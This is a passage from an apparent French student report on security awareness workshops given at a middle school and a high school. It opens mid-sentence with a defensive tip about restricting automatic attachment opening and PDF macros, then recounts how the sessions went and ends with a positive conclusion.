d’ouverture automatique des pièces jointes et de restreindre l’exécution de macros ou d’actions automatiques dans les lecteurs PDF.

Présentation

- Collège

Nous sommes partis pour le collège mercredi à 13:30 et nous sommes arrivés à 14:00. Nous étions venu une après midi en avance pour installé notre atelier, cela nous à pris environ 30 minutes mais rallongé dû à un problème de réseaux. Le format était de 10 minutes par groupe. Nous sommes partis pour commencer la journée Jeudi. Le début a été un peu compliqué car il nous a fallu prendre nos repères sur la gestion du temps. Cependant une fois nos repère pris, l'atelier s'est très bien déroulé le jeudi et vendredi.Les élèves se sont montrés intéressés et dynamiques, ce qui nous a facilité les choses.

- Lycée

Sur cette journée, nous avons effectué la présentation pour plusieurs groupes. Les élèves étaient intéressés et à l'écoute. Nous avons même eu l'occasion d'échanger avec des futurs élèves de BTS SIO. Cette journée s'est très bien déroulée dans l'ensemble, que ce soit en termes de gestion du temps, d'explication orale ou de déroulement de l'atelier lui-même.

Conclusion

Ces deux ateliers ont été une super expérience dont nous ne retenons que du positif. Ils nous ont permis de renforcer notre autonomie dans la recherche, de développer nos compétences en configuration de postes informatiques, et d'améliorer notre aisance à l'oral. C'était à la fois enrichissant et motivant, et nous serions ravis de pouvoir participer à un nouvel atelier l'année prochaine.